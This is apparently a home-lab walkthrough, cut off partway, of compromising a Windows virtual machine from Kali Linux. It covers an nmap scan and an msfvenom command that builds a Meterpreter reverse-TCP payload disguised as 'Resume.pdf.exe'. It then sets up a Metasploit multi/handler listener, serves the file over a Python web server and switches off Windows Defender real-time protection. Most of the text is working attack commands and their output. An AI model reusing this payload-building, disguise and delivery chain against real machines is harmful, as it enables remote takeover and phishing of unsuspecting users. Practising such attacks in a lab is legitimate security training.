

Working on the lab:

First, nmap scan:




```
┌──(jaycee24㉿kali)-[~/Desktop]
└─$ nmap -A 192.168.20.10 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 21:50 CDT
Nmap scan report for 192.168.20.10
Host is up (0.0013s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-08-13T02:51:19+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DESKTOP-F0OLLAM
|   NetBIOS_Domain_Name: DESKTOP-F0OLLAM
|   NetBIOS_Computer_Name: DESKTOP-F0OLLAM
|   DNS_Domain_Name: DESKTOP-F0OLLAM
|   DNS_Computer_Name: DESKTOP-F0OLLAM
|   Product_Version: 10.0.19041
|_  System_Time: 2025-08-13T02:51:14+00:00
| ssl-cert: Subject: commonName=DESKTOP-F0OLLAM
| Not valid before: 2025-08-12T02:50:28
|_Not valid after:  2026-02-11T02:50:28
MAC Address: 00:0C:29:A2:B2:6B (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomp
lete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Creating malware with msfvenom:




```
                                            ct back to the attacker with UUID S
                                            upport (Windows x64)
    windows/x64/vncinject/reverse_winh  Inject a VNC Dll via a reflective l
    ttp                                     oader (Windows x64) (staged). Tunne
                                            l communication over HTTP (Windows
                                            x64 winhttp)
    windows/x64/vncinject/reverse_winh  Inject a VNC Dll via a reflective l
    ttps                                    oader (Windows x64) (staged). Tunne
                                            l communication over HTTPS (Windows
                                             x64 winhttp)


┌──(jaycee24㉿kali)-[~/Desktop]
└─$ msfvenom -p

┌──(jaycee24㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.20.11 lport=4444
-f exe -o Resume.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payl
oad
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
Saved as: Resume.pdf.exe

┌──(jaycee24㉿kali)-[~/Desktop]
└─$ 
```

We open metasploit by typing msfconsole:




```
 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                        |
|                                                                              |
|                 Password:           [               ]                        |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Access the exploit and see the options:




```
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spec
                                     ified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > 
```

Change payload option:




```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread
                                        , process, none)
   LHOST                      yes       The listen address (an interface may be s
                                        pecified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > 
```

Set lhost to our linux machine ip:



```
msf6 exploit(multi/handler) > set l
set lhost              set loglevel
set listenertimeout    set lport
msf6 exploit(multi/handler) > set lhost 192.168.20.11
lhost ⇒ 192.168.20.11
msf6 exploit(multi/handler) > 
```


On a new tab, we start a web server where our windows machine will be able to access the Kali machine and download the malware:



```
┌──(jaycee24㉿kali)-[~/Desktop]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Now, on the defender side (Windows machine):

We disable windows defender



Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Automatic sample submission

